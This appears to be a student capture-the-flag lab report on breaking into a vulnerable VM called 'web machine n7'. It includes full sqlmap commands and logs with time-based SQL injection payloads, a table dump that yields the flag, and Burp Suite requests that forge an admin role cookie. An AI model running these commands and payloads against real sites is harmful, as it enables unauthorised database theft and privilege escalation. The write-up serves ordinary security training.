As sqlmap ran, it asked for many options to process the file, like entering random values to check and entering tests for an in-depth scan with more levels. So after a while, it found vulnerabilities in username, password, and databases mysql and machine. But we could not find the result as it stopped because of some miss entry in the file, so we verified with other tools, but we could not find the mismatch happening, due to which we could not see the result. So we did another method where instead of using a file, we directly used url combing with multiple parameters to skip options while processing which would increase execution time.

```

File Actions Edit View Help
root@kali:~#
$ sqlmap -u "http://18.0.2.15/enter_network/" --forms --dbms=mysql --random-agent --flush-session --level=1 --risk=3 --batch -D "Machine" -t "login" -C "password,role,username" --dump
{0.75xtable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting @ 23:58:04 / 2022-11-18/


[23:58:04] [INFO] fetched random HTTP User-Agent header value 'Mozilla/5.0 (Windows; U; Win98; en-US; rv:1.7.6) Gecko/20080225 Firefox/1.0.1' from file '/usr/share/sqlmap/data/txt/user-agents.txt'
[23:58:04] [INFO] testing connection to the target URL
[23:58:04] [INFO] searching for forms
[1/1] form:
POST http://18.0.2.15/enter_network/
POST data: user=passsub-SEND
do you want to test this form? [Y/n/q]
> Y
edit POST data [default: user=passsub-SEND] (Warning: blank fields detected): user=passsub-SEND
do you want to fill blank fields with random values? [Y/n] Y
[23:58:04] [INFO] flushing session file
[23:58:04] [INFO] using '/root/.local/share/sqlmap/output/results-1180202-113804.csv' as the CSV results file in multiple targets mode
you have not declared cookie(s), while server wants to set its own ('role=MjYxZjZuZm9k...fMzY2Zm9k...dWZFLS0n'). Do you want to use those [Y/n] Y
[23:58:05] [INFO] checking if the target is protected by some kind of WAF/IPS
[23:58:05] [INFO] testing if the target URL content is stable
[23:58:05] [INFO] target URL content is stable
[23:58:05] [INFO] testing if POST parameter 'user' is dynamic
[23:58:07] [WARNING] POST parameter 'user' does not appear to be dynamic
[23:58:07] [WARNING] heuristic (basic) test shows that POST parameter 'user' might not be injectable
[23:58:08] [INFO] testing for SQL injection on POST parameter 'user'
[23:58:08] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[23:58:10] [INFO] testing 'OR boolean-based blind - WHERE or HAVING clause'
[23:58:10] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[23:58:11] [INFO] testing 'Generic inline queries'
[23:58:11] [INFO] testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
[23:58:13] [INFO] testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
[23:58:13] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
[23:58:15] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[23:58:15] [INFO] POST parameter 'user' appears to be 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)' injectable
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) values? [Y/n] Y
[23:58:15] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[23:58:15] [INFO] automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found
[23:58:16] [INFO] checking if the injection point on POST parameter 'user' is a false positive
POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N

```


Let's disassemble the parameters used in the second method for skipping options that are asked while doing the previous method, so the '-u' parameter is used for the url, and '--forms' to skip the option where it asks to test from user and pass, as we have seen previously mysql database was found so to use

this directly we used ‘—dbms-MySQL’ parameter, and this saves a lot of execution time. ‘batch’ parameter enters random entries on both username and password field and ‘-flush-session’ parameter is used to remove any previous sessions which would hinder the process. After that, ‘—random-agent’ will use a random user agent, which has been asked in one of the options, ‘-D’ parameter is used so that it directly uses the machine database, and ‘--level1 --risk3 ’ parameter performs level 1 and risk 3 tests which are also one of the options. After that ‘-T’ parameter is to use tables with the “login” type directly, and the ‘-C’ parameter to directly use columns with the “password, role, username” type. And lastly, we dump everything in the machine database using the ‘—dump’ parameter. And finally, we get the result shown in the report's results section.

After this, we tried a few other approaches, and amongst them, we found the vulnerability and acquired the same result by doing one another method. So, when we were looking for different files we obtained from dirbuster, there was a file named exploit.html that caught sight. So, we accessed this webpage, and when we inspected the source page, we figured out that ‘http://localhost/profile.php’ is linked with submit query button. So, instead of using localhost, we modified it with the target machine's IP address, '10.0.2.15'.



We found only the first part of the flag and thought the second would be on another file just like this one, and we would get the second part. So again, we tried to figure out which file would have a second part. It took us a lot of time, and then suddenly, we realized for the first and second methods, we used the ‘enter_network’ file, and the cookie part was crucial in both approaches, so we again used burpsuite to track HTTP GET and POST request, and we examined that role has been encoded in the form of the MD5 hash. So we went on an online MD5 converter, converted the encoded text, and found out it is named ‘admin’.



MD5 Center

MD5 conversion and reverse lookup

MD5 reverse for 21232f297a57a5a743894a0e4a801fc3

The MD5 hash:

21232f297a57a5a743894a0e4a801fc3

was successfully reversed into the string:

admin

Feel free to provide some other MD5 hashes you would like to try to reverse.

Reverse a MD5 hash

21232f297a57a5a743894a0e4a801fc3

Reverse

So, to edit the part, we transferred the details to the repeater module and changed the encoded version to 'admin,' but we were again stuck. So, again we looked at the files revealed by the dirbuster tool and found a file named 'enter_network/admin.php'.

The screenshot shows two windows. The left window is Burp Suite, displaying a list of HTTP history items. The selected item is a GET request to `/enter_network/admin.php` with a status of 200. The right window is a web browser showing the response of the request, which is an HTML page titled "admin interface". The page content is "this interface is admin only".

#	Host	Method	URL	Params	Edited	Status	Length	MIME type	Extension	Title
23	http://10.0.2.15	GET	/enter_network/admin.php			200	317	HTML	php	admin interface
24	http://10.0.2.15	GET	/favicon.ico			404	451	HTML	ico	404 Not Found

Request

```
1 GET /enter_network/admin.php HTTP/1.1
2 Host: 10.0.2.15
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: ...
9 Connection: close
```

Response

```
1 HTTP/1.1 200 OK
2 Date: Wed, 30 Nov 2022 04:11:17 GMT
3 Server: Apache/2.4.46 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 126
6 Connection: close
7 Content-Type: text/html; charset=...
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <title>
13 admin interface
14 </title>
15 </head>
16 <body>
17 this interface is admin only
18 </body>
19 </html>
```

When we accessed the webpage, it was written as 'this interface is admin only'. So we changed the encoded version to 'admin' and got the second part shown in the report's results section.

Exploits:

In the beginning, we had significantly less knowledge of the web server. Still, by thoroughly analyzing this vulnerable machine's components, we found that it had SQL Injection Vulnerability. So, by using sqlmap, we discovered that the vulnerability was at username and password, which had time-based sql injection vulnerability; that is, when sql query gets submitted, there was a database pause/delay for getting the result. Hence, sqlmap used payload for both vulnerabilities where it triggered 5ms time delays when sql query gets executed and looked for the difference to respond.

```

it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found. Do you want to reduce the number of requests? [Y/N] n
[22:49:10] [INFO] testing 'generic UNION query (NULL) - 1 to 10 columns'
[22:49:16] [CRITICAL] unable to connect to the target URL. sqlmap is going to retry the request(s)
[22:49:16] [WARNING] most likely web server instance hasn't recovered yet from previous timed based payload. If the problem persists please wait for a few minutes and rerun without flag 'T' in option '--technique' (e.g. '--flush-session --technique=BUS') or try to lower the value of option '--time-sec' (e.g. '--time-sec=2')
[22:49:37] [WARNING] POST parameter 'sub' does not seem to be injectable
sqlmap identified the following injection point(s) with a total of 248 HTTP(s) requests:
-----
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: user='1' AND (SELECT 6819 FROM (SELECT(SLEEP(5)))pMUM) AND 'MaGE'='MaGEbpass=8sub=SEND
-----
Parameter: pass (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: user='8pass=' AND (SELECT 8615 FROM (SELECT(SLEEP(5)))NfHP) AND 'bdw0'='bdw0sub=SEND
-----
there were multiple injection points, please select the one to use for following injections:
[0] place: POST, parameter: user, type: Single quoted string (default)
[1] place: POST, parameter: pass, type: Single quoted string
[q] Quit
>

```

Results:

From the first approach, when we used the '.txt' file in sqlmap, we got many options for proceeding with the process and found vulnerabilities. Still, we couldn't get the result as it stopped because of some miss entry in the file, which we verified with other tools, but we could not find the mismatch happening, due to which we could not see the result. So we did another method where instead of using the file, we directly used url combing with multiple parameters to skip options while processing, which would increase execution time, and by this approach, we found the result flag, which is shown below.

```


POST parameter 'user' is vulnerable. Do you want to keep testing the others (if any)? [Y/N] N
sqlmap identified the following injection point(s) with a total of 61 HTTP(s) requests:
-----
Parameter: user (POST)
  Type: time-based blind
  Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
  Payload: user=rPrm' AND (SELECT 4573 FROM (SELECT(SLEEP(5)))xNMA) AND 'bKAI'='bKAI&pass=8sub=SEND
-----
do you want to exploit this SQL injection? [Y/n] Y
[23:59:08] [INFO] the back-end DBMS is MySQL
[23:59:08] [WARNING] it is very important to not stress the network connection during usage of time-based payloads to prevent potential disruptions
do you want sqlmap to try to optimize value(s) for DBMS delay responses (option '--time-sec')? [Y/n] Y
web server operating system: Linux Debian
web application technology: Apache 2.4.46
back-end DBMS: MySQL > 5.0.12 (MariaDB fork)
[23:59:13] [INFO] fetching entries of column(s) 'password,role,username' for table 'login' in database 'Machine'
[23:59:13] [INFO] fetching number of column(s) 'password,role,username' entries for table 'login' in database 'Machine'
[23:59:13] [INFO] retrieved: 1
[23:59:21] [WARNING] (case) time-based comparison requires reset of statistical model, please wait..... (done)
[23:59:58] [INFO] adjusting time delay to 3 seconds due to good response times
FLAG{N7:KSA_01}
[00:03:13] [INFO] retrieved: admin
[00:04:09] [INFO] retrieved: administrator
Database: Machine
Table: login
[1 entry]
+-----+-----+-----+
| password | role | username |
+-----+-----+-----+
| FLAG{N7:KSA_01} | admin | administrator |
+-----+-----+-----+

[00:06:37] [INFO] table 'Machine.login' dumped to CSV file '/root/.local/share/sqlmap/output/10.0.2.15/dump/Machine/login.csv'
[00:06:37] [INFO] you can find results of scanning in multiple targets mode inside the CSV file '/root/.local/share/sqlmap/output/results-11182022_1158pm.csv'

[*] ending @ 00:06:37 /2022-11-19/

```

After we got the flag from the second approach, we tried a few other techniques, and amongst them, another method gave us a similar resulting flag, but it was split into two parts. The first part was captured by modifying the 'exploit.html' file with the target machine's IP address, and the second part was captured by renaming the role section of the 'enter_network/admin.php' file to 'admin'.



Dashboard
Target
Proxy
Intruder
Repeater
Sequencer
Decoder
Comparer
Logger
Extender
Project options
User options
Learn

19 x +

Send
Cancel
< >

Request

Pretty
Raw
Hex

1 GET /enter_network/admin.php HTTP/1.1
2 Host: 10.0.2.15
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Accept-Encoding: gzip, deflate
7 Accept-Language: en-US,en;q=0.9
8 Cookie: role=admin; user=JGFyZ29uMmkkdj0xOSRtPTY1NTM2LH09NCxwPTEKYm1KS1IsSnJRmczVTNkSlVrbHFUUSRHUzNaYzY2WHkyVU80Q040Uytc0EvekpacEUXdVNSQm9PLlhDSGkwV1pZ
9 Connection: close
10
11

Response

Pretty
Raw
Hex
Render

1 HTTP/1.1 200 OK
2 Date: Wed, 30 Nov 2022 04:12:59 GMT
3 Server: Apache/2.4.46 (Debian)
4 Vary: Accept-Encoding
5 Content-Length: 105
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <!DOCTYPE html>
10 <html>
11 <head>
12 <title>
13 admin interface
14 </title>
15 </head>
16 <body>
17 KSA_01</body>
18 </html>
19

Conclusions and Alternative approach to experiment in the future:

The program's tiniest vulnerability can cause problems for a person/organization. As we saw from this project, at the start, we had less knowledge of the targeted machine, ' web machine n7'. But then, by using network scanning tools, we found its IP address, and by using a directory traversal attack, we found hidden files/directories. And after a thorough analysis of this vulnerable machine's components, we narrow it down to sql-injection vulnerability (time-based sqli), and by exploiting the webpage, we found the flag. We tried 11 approaches, and 2 gave us the result.

We were planning to use the Metasploit framework approach, but we had less time, so in the future, we will try to exploit the 'Apache httpd 2.4.46' server, which is used by the target machine (web machine n7) by using "CVE-2022-31813" vulnerability with proper payload where the server couldn't use headers back on client side connection due to which IP based authentication gets bypassed or with other exploits, and after that once we get root access we could find the flag located in one of the files.